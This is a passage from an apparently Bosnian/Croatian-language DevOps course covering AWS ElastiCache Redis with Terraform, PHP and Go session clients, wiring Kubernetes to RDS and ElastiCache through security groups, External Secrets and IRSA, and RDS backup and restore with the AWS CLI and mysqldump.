- Kompleksnija konfiguracija (client mora biti cluster-aware)
- Potrebno kada jedan Redis node nije dovoljan (>100k ops/sec, >100GB data)

Replication Group (bez Cluster mode) — naš izbor



Zašto ovo za naš use case: - Session store — mali dataset (<1GB), ne treba sharding - Throughput session operacija daleko ispod jednog Redis node-a kapaciteta - Replica = HA (automatic failover ~30s vs Cluster mode ~10s ali uz kompleksnost) - PHP i Go klijenti rade bez cluster-aware konfiguracije

Terraform: ElastiCache Redis

Subnet Group i Security Group

```
# terraform/modules/elasticache/main.tf

resource "aws_elasticache_subnet_group" "redis" {
  name          = "project-a-${var.env_name}-redis"
  subnet_ids    = var.private_subnet_ids

  tags = local.common_tags
}

resource "aws_security_group" "redis" {
  name          = "project-a-${var.env_name}-redis"
  description   = "ElastiCache Redis access"
  vpc_id        = var.vpc_id

  ingress {
    description = "Redis from EKS workers"
    from_port   = 6379
    to_port     = 6379
    protocol    = "tcp"
    security_groups = [var.eks_worker_security_group_id]
  }

  egress {
    from_port   = 0
    to_port     = 0
    protocol    = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }

  tags = merge(local.common_tags, {
    Name = "project-a-${var.env_name}-redis-sg"
  })
}
```

Auth Token u Secrets Manager

```
resource "random_password" "redis_auth" {
  length  = 64
  special = false
  # Redis AUTH token: mora biti 16-128 karaktera, bez space i @ znakova
  # special = false je sigurno jer random_password default special characters
  # mogu uključivati @ koji je problem u nekim connection string formatima
}

resource "aws_secretsmanager_secret" "redis_auth" {
  name          = "project-a-${var.env_name}/redis/auth"
  recovery_window_in_days = var.env_name == "prod" ? 30 : 0

  tags = local.common_tags
}

resource "aws_secretsmanager_secret_version" "redis_auth" {
  secret_id      = aws_secretsmanager_secret.redis_auth.id
  secret_string  = jsonencode({
    auth_token = random_password.redis_auth.result
    host       = aws_elasticache_replication_group.redis.primary_endpoint_address
    port       = 6379
  })
}
```

Replication Group


```

resource "aws_elasticache_replication_group" "redis" {
  replication_group_id = "project-a-${var.env_name}-redis"
  description          = "Redis session cache for ${var.env_name}"

  node_type          = var.node_type
  # dev: cache.t3.micro ($12/mj)
  # prod: cache.t3.small ili cache.r6g.large

  num_cache_clusters = var.env_name == "prod" ? 2 : 1
  # prod: 2 = primary + 1 replica
  # dev/staging: 1 = samo primary (bez replice, bez HA)

  automatic_failover_enabled = var.env_name == "prod"
  # Automatic failover zahtijeva minimum 2 node-a
  # Kada primary failuje: replica postaje primary za ~30s

  multi_az_enabled = var.env_name == "prod"
  # Primary i replica u različitim AZ-ovima

  subnet_group_name = aws_elasticache_subnet_group.redis.name
  security_group_ids = [aws_security_group.redis.id]

  # Security: in-transit i at-rest enkripcija
  at_rest_encryption_enabled = true
  transit_encryption_enabled = true
  auth_token                 = random_password.redis_auth.result
  # auth_token zahtijeva transit_encryption_enabled = true

  engine_version = "7.0"

  parameter_group_name = aws_elasticache_parameter_group.redis7.name

  maintenance_window = "sun:05:00-sun:06:00"
  snapshot_window     = "03:00-04:00"

  snapshot_retention_limit = var.env_name == "prod" ? 7 : 1
  # RDB snapshots: prod 7 dana, dev 1 dan
  # Ovo NIJE zamjena za aplikativni backup sessiona
  # Korisno za: vraćanje Redis state-a za debugging, ili za load testing

  apply_immediately = var.env_name != "prod"

  # Notification za failover eventi
  notification_topic_arn = var.sns_topic_arn

  tags = local.common_tags

  lifecycle {
    ignore_changes = [num_cache_clusters]
    # ElastiCache može automatski dodati/ukloniti replice – ignoriraj te promjene
  }
}

resource "aws_elasticache_parameter_group" "redis7" {
  family = "redis7"
  name    = "project-a-${var.env_name}-redis7"

  parameter {
    name = "maxmemory-policy"
    value = "allkeys-lru"
    # Za session cache: allkeys-lru
    # Kada Redis dostigne maxmemory, izbacuje najstarije korištene ključeve
    # Alternativa za čisti cache (ne session): volatile-lru (samo ključevi s TTL)
    # NIKAD noeviction za session store – Redis bi počeo vraćati OOM greške
  }
}

```

```

parameter {
    name = "maxmemory-samples"
    value = "10"
    # LRU aproksimacija: koliko ključeva uzorkuje pri eviction
    # Viši = precizniji LRU, ali sporiji. 10 je dobar balans.
}

parameter {
    name = "timeout"
    value = "300"
    # Idle connection timeout u sekundama
    # PHP/Go klijenti trebaju reconnect logiku
}

parameter {
    name = "tcp-keepalive"
    value = "60"
}

tags = local.common_tags
}

```

Outputs

```

output "primary_endpoint" {
    value = aws_elasticache_replication_group.redis.primary_endpoint_address
}

output "reader_endpoint" {
    # Reader endpoint load-balancira read operacije po svim replikama
    value = aws_elasticache_replication_group.redis.reader_endpoint_address
}

output "auth_secret_arn" {
    value = aws_secretsmanager_secret.redis_auth.arn
}

```

PHP Session Handler Konfiguracija

Native PHP Redis Session Handler

PHP `ext-redis` session handler je najperformantniji (C extension, ne PHP userland).

```

; php/config/session.ini (mounted kao ConfigMap u K8s)

session.save_handler = redis
session.save_path = "tls://redis-endpoint:6379?
auth=AUTH_TOKEN&database=0&timeout=2.5&read_timeout=2.5&retry_interval=100&persistent=1"
; tls:// protokol za transit_encryption_enabled = true

session.gc_maxlifetime = 3600
; Session TTL u sekundama (1h)
; Redis automatski briše ključeve nakon ovog perioda (EXPIRE se postavlja pri SET)

session.cookie_lifetime = 0
; Browser session (briše se pri zatvaranju) vs persistent
; Za produkciju: 0 (browser session) + server-side TTL

session.cookie_secure = 1
session.cookie_httponly = 1
session.cookie_samesite = "Strict"
; Sve tri opcije su obavezne za sigurnost sessiona

```

Napomena o `persistent=1`: Konekcija se ne zatvara na kraju PHP request-a nego ostaje u FPM worker procesu. Ovo je ispravno ponašanje za session handler. Bez `persistent=1`, svaki PHP request otvara novu Redis konekciju.

PHP-FPM Pool konfiguracija (za Redis konekcije)

```
; php/config/www.conf
pm = dynamic
pm.max_children = 20
pm.start_servers = 5

; 20 FPM workers × 1 Redis konekcija po worker-u = 20 konekcija
; Mora biti unutar Elasticache default maxclients = 65000
```

Go Redis Client

Setup s go-redis/v9

```
// internal/cache/redis.go
package cache

import (
    "context"
    "crypto/tls"
    "fmt"
    "time"

    "github.com/redis/go-redis/v9"
)

type RedisClient struct {
    client *redis.Client
}

func NewRedisClient(cfg RedisConfig) (*RedisClient, error) {
    opts := &redis.Options{
        Addr:      fmt.Sprintf("%s:%d", cfg.Host, cfg.Port),
        Password:  cfg.AuthToken,
        DB:        0,

        // TLS za ElastiCache transit_encryption_enabled = true
        TLSConfig: &tls.Config{
            MinVersion: tls.VersionTLS12,
        },

        // Connection pool
        PoolSize:      10,    // Max konekcija u poolu (per Go instance)
        MinIdleConns:  3,     // Drži minimum ovih konekcija otvorenim
        MaxIdleConns:  5,

        // Timeouts
        DialTimeout:   5 * time.Second,
        ReadTimeout:   3 * time.Second,
        WriteTimeout:  3 * time.Second,

        // Retry – važno za ElastiCache failover scenarij
        MaxRetries:     3,
        MinRetryBackoff: 8 * time.Millisecond,
        MaxRetryBackoff: 512 * time.Millisecond,
        // Exponential backoff: 8ms, 16ms, 32ms... do 512ms

        // Pool health
        ConnMaxLifetime: 5 * time.Minute,
        ConnMaxIdleTime: 2 * time.Minute,
        // Sprječava "stale connection" problem koji se javlja nakon ElastiCache maintenance
    }

    client := redis.NewClient(opts)

    // Provjeri konekciju pri startu
    ctx, cancel := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancel()

    if err := client.Ping(ctx).Err(); err != nil {
        return nil, fmt.Errorf("redis ping failed: %w", err)
    }

    return &RedisClient{client: client}, nil
}

// Session operacije (example)
func (r *RedisClient) SetSession(ctx context.Context, key string, value interface{}, ttl
time.Duration) error {
    return r.client.Set(ctx, "session:"+key, value, ttl).Err()
}
```

```

}

func (r *RedisClient) GetSession(ctx context.Context, key string) (string, error) {
    return r.client.Get(ctx, "session:"+key).Result()
}

func (r *RedisClient) DeleteSession(ctx context.Context, key string) error {
    return r.client.Del(ctx, "session:"+key).Err()
}

// Health check za /health endpoint
func (r *RedisClient) Ping(ctx context.Context) error {
    return r.client.Ping(ctx).Err()
}

```

Retry politika — zašto je bitna

ElastiCache automatic failover traje ~30 sekundi. Za to vrijeme:

1. Primary pada
2. ElastiCache detectira (health check interval ~10s)
3. Promocija replike u primary (~15-20s)
4. DNS update za primary endpoint (~10s propagacija)

Go klijent s `MaxRetries = 3` i exponential backoff može “preživjeti” kratke prekide bez da vraća grešku korisniku, ako su retries dovoljno česti (ukupno ~1.5s retry window je premalo za 30s failover).

Realističan pristup: Circuit breaker pattern ili graceful degradation (vidi sekciju Failure Mode).

Failure Mode: Šta se Desi Kada Redis Padne

Scenarij 1: Planned maintenance (ElastiCache restart)

- Multi-node: automatic failover, ~30s downtime na primary endpointu
- Single node (dev): Redis nedostupan ~5-10 minuta

Scenarij 2: AZ outage

- Primary i replica u različitim AZ-ovima → replica postaje primary automatski
- DNS propagacija: primary endpoint adresa se mijenja

Posljedice za aplikaciju

PHP session handler — direktno gubi session podatke: - Korisnik dobija nova prazna sesija = logout - Ne možeš “retry” session write kada Redis ne odgovara

Go service — Redis error propagira se kao 5xx ako nema fallback-a

Fallback strategija za PHP

```

// config/session_handler.php

$redisAvailable = @fsockopen($redisHost, 6379, $errno, $errstr, 1);
if ($redisAvailable) {
    ini_set('session.save_handler', 'redis');
    ini_set('session.save_path', $redisDsn);
} else {
    // Fallback na file-based sessions
    ini_set('session.save_handler', 'files');
    ini_set('session.save_path', '/tmp/sessions');
    // Loguj incident
    error_log("Redis unavailable, falling back to file sessions");
}
session_start();

```

Bolje rješenje: Kubernetes readiness probe za PHP pod koji provjerava Redis dostupnost. Ako Redis nije dostupan, PHP pod se izbací iz Service endpointova i load balancer prestaje slati traffic → fail-fast umjesto degraded state.

Fallback strategija za Go service

```
// Graceful degradation za non-critical caching
func (s *Service) GetProductWithCache(ctx context.Context, id int) (*Product, error) {
    // Pokušaj dohvatiti iz cache-a
    if cached, err := s.redis.Get(ctx, fmt.Sprintf("product:%d", id)); err == nil {
        var product Product
        json.Unmarshal([]byte(cached), &product)
        return &product, nil
    }

    // Redis nedostupan ili cache miss → idi u bazu
    product, err := s.db.GetProduct(ctx, id)
    if err != nil {
        return nil, err
    }

    // Pokušaj cachirati (ignoriraj grešku ako Redis ne radi)
    if data, err := json.Marshal(product); err == nil {
        _ = s.redis.Set(ctx, fmt.Sprintf("product:%d", id), data, 5*time.Minute)
    }

    return product, nil
}
```

Session loss je neizbježna kada Redis padne bez replike. Prihvatljivo za dev/staging, ali za prod: - Minimum: primary + 1 replica u drugom AZ-u - Production SLA zahtijeva Multi-AZ + automatic failover konfiguraciju

ElastiCache Failover vremena po konfiguraciji

Konfiguracija	Failover trajanje
Single node (bez replike)	5-10 min (nova instanca)
Multi-AZ, automatic failover	30-60s
Redis Cluster mode	10-30s (per shard)

Source: 14-aws-rds-i-elasticache/04-kubernetes-integracija.md

04 — Kubernetes Integracija: RDS i ElastiCache iz K8s

Security Group Strategija

Zašto worker node SG, a ne pod CIDR

Pogrešan pristup koji se često viđa:

```
# POGREŠNO — ne radi kako se očekuje
ingress {
    from_port    = 3306
    to_port      = 3306
    protocol     = "tcp"
    cidr_blocks = ["10.0.0.0/18"] # Pod CIDR range
}
```

Problemi s pod CIDR pristupom:

- 1. Pod IP adrese su efemeralne — svaki restart Pod-a dobija novu IP

2. Pod CIDR range može se preklapati s drugim subnets u VPC-u
3. AWS Security Groups ne razumiju Kubernetes pod network nativno — CIDR pristup dozvoljava svim hostovima u tom rangeu, ne samo EKS pod-ovima
4. CNI plugin (aws-vpc-cni) dodjeljuje IP adrese s VPC subnet-ova — security group na worker node-u pokriva sav traffic koji prolazi kroz tu instancu

Ispravno:

```
# RDS Security Group
ingress {
  from_port      = 3306
  to_port        = 3306
  protocol        = "tcp"
  security_groups = [var.eks_worker_security_group_id]
  # Sve što dolazi s EKS worker node-ova (uključujući pod-ove na njima)
}
```

Security Groups for Pods (napredna opcija): Ako treba granularnija kontrola na pod nivou, EKS podržava security groups direktno na pod-ovima. Ali ovo zahtijeva `ENABLE_POD_ENI = true` u aws-vpc-cni, ne radi sa svim instance tipovima, i kompleksira networking. Za naš use case: worker node SG je dovoljan.

Secrets: External Secrets Operator → K8s Secret → Pod

Tok podataka

```
Terraform kreipa → AWS Secrets Manager
                        |
External Secrets Operator | (povlači secret svaka 1h)
(radi u K8s cluster-u)   |
                        ▼
                    K8s Secret (namespace: project-a)
                        |
                    volumeMount / envFrom
                        |
                        ▼
                    Pod (go-service / php-service)
```

External Secrets Operator konfiguracija

```
# k8s/base/external-secrets/secretstore.yaml
apiVersion: external-secrets.io/v1beta1
kind: SecretStore
metadata:
  name: aws-secretsmanager
  namespace: project-a
spec:
  provider:
    aws:
      service: SecretsManager
      region: eu-west-1
      auth:
        jwt:
          serviceAccountRef:
            name: external-secrets-sa
            # ServiceAccount s IRSA (IAM Role for Service Accounts)
            # IAM politika dozvoljava secretsmanager:GetSecretValue za naše secretsmanager ARNove
```



```

# k8s/base/external-secrets/rds-secret.yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: rds-credentials
  namespace: project-a
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secretsmanager
    kind: SecretStore
  target:
    name: rds-credentials          # Ime K8s Secret-a koji se kreira
    creationPolicy: Owner
  template:
    type: Opaque
    data:
      # Mapiramo JSON ključeve iz Secrets Manager u K8s Secret data
      DB_MASTER_HOST: "{{ .host }}"
      DB_REPLICA_HOST: "{{ .replica_host }}"
      DB_NAME: "{{ .dbname }}"
      DB_USER: "{{ .username }}"
      DB_PASSWORD: "{{ .password }}"
      # Kompletan connection string za Go service
      DATABASE_URL: "{{ .username }}:{{ .password }}@tcp({{ .host }}:3306)/{{ .dbname }}"
      DATABASE_REPLICA_URL: "{{ .username }}:{{ .password }}@tcp({{ .replica_host }}:3306)/{{ .dbname }}"
  parseTime=true&charset=utf8mb4"
data:
  - secretKey: host
    remoteRef:
      key: "project-a-prod/rds/master"
      property: host
  - secretKey: replica_host
    remoteRef:
      key: "project-a-prod/rds/master"
      property: replica_host
  - secretKey: username
    remoteRef:
      key: "project-a-prod/rds/master"
      property: username
  - secretKey: password
    remoteRef:
      key: "project-a-prod/rds/master"
      property: password
  - secretKey: dbname
    remoteRef:
      key: "project-a-prod/rds/master"
      property: dbname

```

```
# k8s/base/external-secrets/redis-secret.yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: redis-credentials
  namespace: project-a
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secretsmanager
    kind: SecretStore
  target:
    name: redis-credentials
  data:
    - secretKey: REDIS_HOST
      remoteRef:
        key: "project-a-prod/redis/auth"
        property: host
    - secretKey: REDIS_AUTH_TOKEN
      remoteRef:
        key: "project-a-prod/redis/auth"
        property: auth_token
```

Go Service Deployment

```
# k8s/base/go-service/deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-service
  namespace: project-a
spec:
  replicas: 2
  selector:
    matchLabels:
      app: go-service
  template:
    metadata:
      labels:
        app: go-service
    spec:
      serviceAccountName: go-service
      containers:
        - name: go-service
          image: registry.gitlab.com/project-a/go-service:latest
          ports:
            - containerPort: 8080

          envFrom:
            - secretRef:
                name: rds-credentials
            - secretRef:
                name: redis-credentials
      # Okruženje dobija:
      # DATABASE_URL, DATABASE_REPLICA_URL, REDIS_HOST, REDIS_AUTH_TOKEN

      resources:
        requests:
          cpu: "100m"
          memory: "128Mi"
        limits:
          cpu: "500m"
          memory: "512Mi"

      livenessProbe:
        httpGet:
          path: /health
          port: 8080
        initialDelaySeconds: 10
        periodSeconds: 10
        timeoutSeconds: 5
        failureThreshold: 3

      readinessProbe:
        httpGet:
          path: /health
          port: 8080
        initialDelaySeconds: 15
        periodSeconds: 10
        timeoutSeconds: 5
        failureThreshold: 6
      # Expert gotcha: RDS Multi-AZ failover traje ~60s
      # failureThreshold: 6 × periodSeconds: 10 = 60s tolerancija
      # Bez ovoga: K8s maknuti Pod iz Service za vrijeme failover-a → 502 greške
      # Bolje: Pod ostaje "not ready" 60s nego da dobijamo hard failures
```

Health Check Endpoint

```
// internal/handler/health.go
package handler

import (
    "context"
    "encoding/json"
    "net/http"
    "time"
)

type HealthHandler struct {
    db    DBPinger
    redis RedisPinger
}

type HealthResponse struct {
    Status    string `json:"status"`
    Checks    map[string]string `json:"checks"`
    Timestamp string `json:"timestamp"`
}

func (h *HealthHandler) Health(w http.ResponseWriter, r *http.Request) {
    ctx, cancel := context.WithTimeout(r.Context(), 5*time.Second)
    defer cancel()

    checks := make(map[string]string)
    healthy := true

    // MySQL ping (master)
    if err := h.db.PingMaster(ctx); err != nil {
        checks["mysql_master"] = "unhealthy: " + err.Error()
        healthy = false
    } else {
        checks["mysql_master"] = "healthy"
    }

    // MySQL replica ping
    if err := h.db.PingReplica(ctx); err != nil {
        checks["mysql_replica"] = "degraded: " + err.Error()
        // Replica problem nije critical – service radi, samo bez read scaling
        // Ne postavljamo healthy = false za repliku
    } else {
        checks["mysql_replica"] = "healthy"
    }

    // Redis ping
    if err := h.redis.Ping(ctx); err != nil {
        checks["redis"] = "unhealthy: " + err.Error()
        healthy = false
        // Redis failure JE critical za session-based aplikaciju
    } else {
        checks["redis"] = "healthy"
    }

    resp := HealthResponse{
        Checks:    checks,
        Timestamp: time.Now().UTC().Format(time.RFC3339),
    }

    if healthy {
        resp.Status = "healthy"
        w.WriteHeader(http.StatusOK)
    } else {
        resp.Status = "unhealthy"
        w.WriteHeader(http.StatusServiceUnavailable)
        // 503 → K8s readinessProbe fails → Pod izlazi iz rotation
    }
}
```

```
}

w.Header().Set("Content-Type", "application/json")
json.NewEncoder(w).Encode(resp)
}
```

Connection String Format

Go MySQL DSN

```
user:pass@tcp(endpoint:3306)/dbname?
parseTime=true&charset=utf8mb4&collation=utf8mb4_unicode_ci&timeout=5s&readTimeout=10s&writeTimeout=10s&loc=UTC
```

Parametri objašnjeni:

Parametar	Vrijednost	Razlog
parseTime=true	true	time.Time umjesto []byte za DATE/DATETIME kolone
charset=utf8mb4	utf8mb4	Podržava 4-byte Unicode (emoji, CJK chars)
collation=utf8mb4_unicode_ci	—	Konzistentno sortiranje
timeout=5s	5s	TCP connect timeout
readTimeout=10s	10s	Read operacije timeout
writeTimeout=10s	10s	Write operacije timeout (INSERT/UPDATE)
loc=UTC	UTC	Force UTC za time.Time parsing

PHP Redis DSN

```
tls://redis-endpoint:6379?auth=AUTH_TOKEN&database=0&timeout=2.5&read_timeout=2.5&persistent=1
```

NetworkPolicy: Granularna Mrežna Kontrola

```
# k8s/base/network-policy/go-service-policy.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: go-service-policy
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: go-service
  policyTypes:
    - Ingress
    - Egress

  ingress:
    # go-service prima traffic SAMO od php-service i ingress controller-a
    - from:
        - podSelector:
            matchLabels:
              app: php-service
        ports:
          - protocol: TCP
            port: 8080
    - from:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: ingress-nginx
        ports:
          - protocol: TCP
            port: 8080

  egress:
    # go-service smije ići ka RDS (port 3306) i Redis (port 6379)
    # RDS i Redis su van K8s cluster-a (AWS managed), pa koristimo cidrIP
    - to:
        - ipBlock:
            cidr: 10.0.0.0/8    # VPC CIDR (private subnets gdje su RDS/ElastiCache)
        ports:
          - protocol: TCP
            port: 3306    # RDS
          - protocol: TCP
            port: 6379    # ElastiCache
    # DNS resolution
    - to:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: kube-system
        ports:
          - protocol: UDP
            port: 53
```

```
# k8s/base/network-policy/php-service-policy.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: php-service-policy
  namespace: project-a
spec:
  podSelector:
    matchLabels:
      app: php-service
  policyTypes:
    - Ingress
    - Egress

  ingress:
    # php-service prima traffic SAMO od ingress controller-a
    - from:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: ingress-nginx
      ports:
        - protocol: TCP
          port: 80 # PHP-FPM via nginx sidecar

  egress:
    # php-service smije ići ka go-service i Redis (za session)
    - to:
        - podSelector:
            matchLabels:
              app: go-service
      ports:
        - protocol: TCP
          port: 8080
    - to:
        - ipBlock:
            cidr: 10.0.0.0/8
      ports:
        - protocol: TCP
          port: 6379 # Redis sessions
    - to:
        - namespaceSelector:
            matchLabels:
              kubernetes.io/metadata.name: kube-system
      ports:
        - protocol: UDP
          port: 53
```

Važna napomena: NetworkPolicy je namjenski za East-West traffic kontrolu unutar K8s clustera. Za RDS/ElastiCache koji su AWS managed servisi van clustera, osnovna zaštita dolazi od Security Groups (koji se nalaze na AWS network nivou, prije K8s networking). NetworkPolicy egress pravila za RDS su “defense in depth” ali prava granica je SG.

IRSA (IAM Role for Service Accounts)

Go service treba IAM permission za čitanje Secrets Manager (alternativa External Secrets Operator-u ako direktno čita u Go kodu).


```
# terraform/modules/eks-irsa/main.tf

# IAM Role za go-service K8s ServiceAccount
module "go_service_irsa" {
  source = "terraform-aws-modules/iam/aws//modules/iam-role-for-service-accounts-eks"

  role_name = "project-a-${var.env_name}-go-service"

  oidc_providers = {
    main = {
      provider_arn          = var.oidc_provider_arn
      namespace_service_accounts = ["project-a:go-service"]
    }
  }

  role_policy_arns = {
    secrets = aws_iam_policy.go_service_secrets.arn
  }
}

resource "aws_iam_policy" "go_service_secrets" {
  name = "project-a-${var.env_name}-go-service-secrets"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect = "Allow"
        Action = [
          "secretsmanager:GetSecretValue",
          "secretsmanager:DescribeSecret"
        ]
        Resource = [
          "arn:aws:secretsmanager:${var.region}:${var.account_id}:secret:project-a-${var.env_name}/
rds/*",
          "arn:aws:secretsmanager:${var.region}:${var.account_id}:secret:project-a-${var.env_name}/
redis/*"
        ]
      }
    ]
  })
}
```

```
# k8s/base/go-service/serviceaccount.yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: go-service
  namespace: project-a
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::ACCOUNT_ID:role/project-a-prod-go-service
    # Ova anotacija govori aws-iam-authenticator/EKS Pod Identity webhook-u
    # da injektuje IRSA credentials u pod
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi RDS i ElastiCache integraciju. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 14: Baze podataka ===
```

```
db-port-forward: ## Port-forward MySQL RDS via kubectl na localhost:3306 (POD=mysql-pod NS=dev make db-port-forward)
  docker run --rm \
    -v ~/.kube:/root/.kube \
    -p 3306:3306 \
    bitnami/kubectl:$(KUBECTL_VERSION) port-forward -n $(NS) pod/$(POD) 3306:3306
```

Centralni Makefile već sadrži ovaj target — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da target radi:

```
POD=mysql-bastion NS=dev make db-port-forward
make help | grep db-port-forward
```

Source: 14-aws-rds-i-elasticache/05-backup-i-restore.md

05 — Backup i Restore Strategija

RDS Automatski Backups

Kako funkcionišu

RDS automatski backupi se rade u definisanom `backup_window` i zadržavaju se `backup_retention_period` dana.

- **Mehanizam:** Snapshot storage + transaction logs (binlog) → Point-in-time Recovery (PITR)
- **Granularnost PITR:** Do 5 minuta nazad (transaction logs se čuvaju kontinuirano)
- **Storage:** Backup storage u istom regionu, besplatno do veličine DB instanced (zatim se naplaćuje)

```
backup_retention_period:
  dev:      7 dana    (cost-effective, dovoljno za debugging)
  staging: 14 dana
  prod:     30 dana   (compliance requirement u većini organizacija)
```

Backup Window konfiguracija

```
backup_window      = "03:00-04:00"    # UTC
maintenance_window = "Sun:04:00-Sun:05:00" # Ne smije se preklapati s backup_window!
```

Što se dešava za Multi-AZ tokom backup-a: - Backup se uzima sa standby instance — nema I/O impact na primary - Za single-AZ instancu: kratki I/O suspension na početku snapshotiranja

Provjera backup statusa

```
# Lista dostupnih automated backups
aws rds describe-db-instance-automated-backups \
  --db-instance-identifier project-a-prod-mysql-master \
  --query 'DBInstanceAutomatedBackups[*].{Status:Status,Period:RestorableTime}'

# Provjeri earliest restore time
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod-mysql-master \
  --query 'DBInstances[0].
{EarliestRestorableTime:EarliestRestorableTime,LatestRestorableTime:LatestRestorableTime}'
```

Manual Snapshot: Kreiranje Prije Migracija

Pravilo: Svaka schema migracija u produkciji = manual snapshot PRIJE migracije.

```
# Kreiranje manual snapshot-a
aws rds create-db-snapshot \
  --db-instance-identifier project-a-prod-mysql-master \
  --db-snapshot-identifier project-a-prod-pre-migration-$(date +%Y%m%d-%H%M)

# Provjeri status snapshot-a (čekaj "available")
aws rds describe-db-snapshots \
  --db-snapshot-identifier project-a-prod-pre-migration-20240115-1430 \
  --query 'DBSnapshots[0].Status'

# Čekaj dok snapshot nije dostupan (može trajati 5-30 min za veliku bazu)
aws rds wait db-snapshot-available \
  --db-snapshot-identifier project-a-prod-pre-migration-20240115-1430
echo "Snapshot ready, proceeding with migration"
```

Manual snapshots ne istjecu — za razliku od automated backups koji se brišu nakon retention periode. Eksplicitno ih obriši kada više nisu potrebni.

```
# Brisanje starog manual snapshot-a
aws rds delete-db-snapshot \
  --db-snapshot-identifier project-a-prod-pre-migration-20240101-0900
```

Point-in-Time Restore (PITR)

Kada koristiti PITR

- Accidental data delete ili UPDATE bez WHERE clause
- Softverski bug koji je korrumpovao podatke (i nije odmah uočen)
- Rollback migracije koja je prošla ali ostavila nekonzistentne podatke

Kako izvršiti PITR

```
# Restore do specifičnog trenutka (5 min granularnost)
aws rds restore-db-instance-to-point-in-time \
  --source-db-instance-identifier project-a-prod-mysql-master \
  --target-db-instance-identifier project-a-prod-mysql-pitr-recovery \
  --restore-time 2024-01-15T14:30:00Z \
  --db-instance-class db.t3.medium \
  --db-subnet-group-name project-a-prod-rds \
  --vpc-security-group-ids sg-0123456789abcdef

# Provjeri status
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod-mysql-pitr-recovery \
  --query 'DBInstances[0].DBInstanceStatus'
```

Expert gotcha: PITR kreira NOVU instancu — ne restore na postojeću. Implikacije: 1. Nova instanca dobija novi DNS endpoint 2. Aplikacija mora se rekonfigurirati da koristi novi endpoint 3. Stara (oštećena) instanca ostaje pokrenuta dok je eksplicitno ne obrišeš 4. Cijena: plaćaš obje instance dok traje recovery proces

Recovery workflow:

1. PITR → nova instanca (project-a-prod-mysql-pitr-recovery)
2. Provjeri podatke na novoj instanci (je li vraćeno ispravno stanje?)
3. Opcija A: Rename/swap endpointove (aplikacija restart)
4. Opcija B: mysqldump specifičnih tabela iz PITR instance → import u originalnu
5. Obriši PITR instancu kada recovery završi

Opcija B je češća za “surgical recovery” (vraćanje jedne tabele ili skupa podataka, a ne cijele baze).

mysqldump: Aplikativni Backup

Zašto mysqldump pored RDS snapshot-a

RDS snapshot je S3 binary format — ne možeš ga koristiti za: - Import na non-RDS MySQL (lokalni dev, drugačiji cloud provider) - Selektivni restore jedne tabele - Schema comparison između okruženja - Verzionisanje schema promjena u git-u

```
# Kompletan dump za portabilnost
mysqldump \
  -h $RDS_MASTER_ENDPOINT \
  -u admin \
  -p"$DB_PASS" \
  --single-transaction \           # InnoDB: consistent snapshot bez lock-a
  --routines \                   # Uključi stored procedures i functions
  --triggers \                   # Uključi triggere
  --events \                     # Uključi scheduled events
  --hex-blob \                   # BLOB kolone kao hex (safe za transport)
  --set-gtid-purged=OFF \        # Izbjegni GTID probleme pri importu na drugi server
  project_a \
  > backup_$(date +%Y%m%d_%H%M).sql

# Komprimirani dump (preporučeno za veće baze)
mysqldump \
  -h $RDS_MASTER_ENDPOINT \
  -u admin \
  -p"$DB_PASS" \
  --single-transaction \
  --routines --triggers \
  project_a | gzip > backup_$(date +%Y%m%d_%H%M).sql.gz
```

Zašto --single-transaction? - Bez ove opcije: mysqldump radi `LOCK TABLES` što blokira write operacije za cijelo trajanje dump-a - S `--single-transaction`: otvara jednu InnoDB transakciju → consistent snapshot bez lock-a - Radi SAMO za InnoDB tabele. Za MyISAM (rijetko): lock je neizbježan

Automatizovani backup Job u K8s

```
# k8s/base/jobs/mysql-backup.yaml
apiVersion: batch/v1
kind: CronJob
metadata:
  name: mysql-backup
  namespace: project-a
spec:
  schedule: "0 2 * * *" # Svaki dan u 02:00 UTC
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 1
  jobTemplate:
    spec:
      template:
        spec:
          restartPolicy: OnFailure
          containers:
            - name: mysql-backup
              image: mysql:8.0
              command:
                - /bin/sh
                - -c
                - |
                  mysqldump \
                    -h $DB_MASTER_HOST \
                    -u $DB_USER \
                    -p"$DB_PASSWORD" \
                    --single-transaction \
                    --routines --triggers \
                    $DB_NAME | gzip > /backup/backup_$(date +%Y%m%d_%H%M).sql.gz

                  # Upload na S3
                  aws s3 cp /backup/backup_$(date +%Y%m%d_%H%M).sql.gz \
                    s3://project-a-backups/mysql/$(date +%Y/%m)/

                  echo "Backup completed"
          envFrom:
            - secretRef:
                name: rds-credentials
          volumeMounts:
            - name: backup-storage
              mountPath: /backup
          volumes:
            - name: backup-storage
              emptyDir: {}
```

Cross-Environment Restore: Prod Snapshot → Staging

Korisno za: reprodukcija prod bug-a u staging-u, load testing s realnim podacima (uz obfuskaciju PII).

Terraform: Kreiranje Instance iz Snapshot-a

```
# terraform/environments/staging/rds_from_snapshot.tf
# Koristi se jednokratno kada treba restore prod snapshot u staging

variable "snapshot_identifiers" {
  description = "Prod RDS snapshot ID za restore u staging"
  type        = string
  default     = ""
  # Primjer: "rds:project-a-prod-mysql-master-2024-01-15-14-30"
}

resource "aws_db_instance" "staging_from_snapshot" {
  count = var.snapshot_identifiers != "" ? 1 : 0

  identifier          = "project-a-staging-mysql-master"
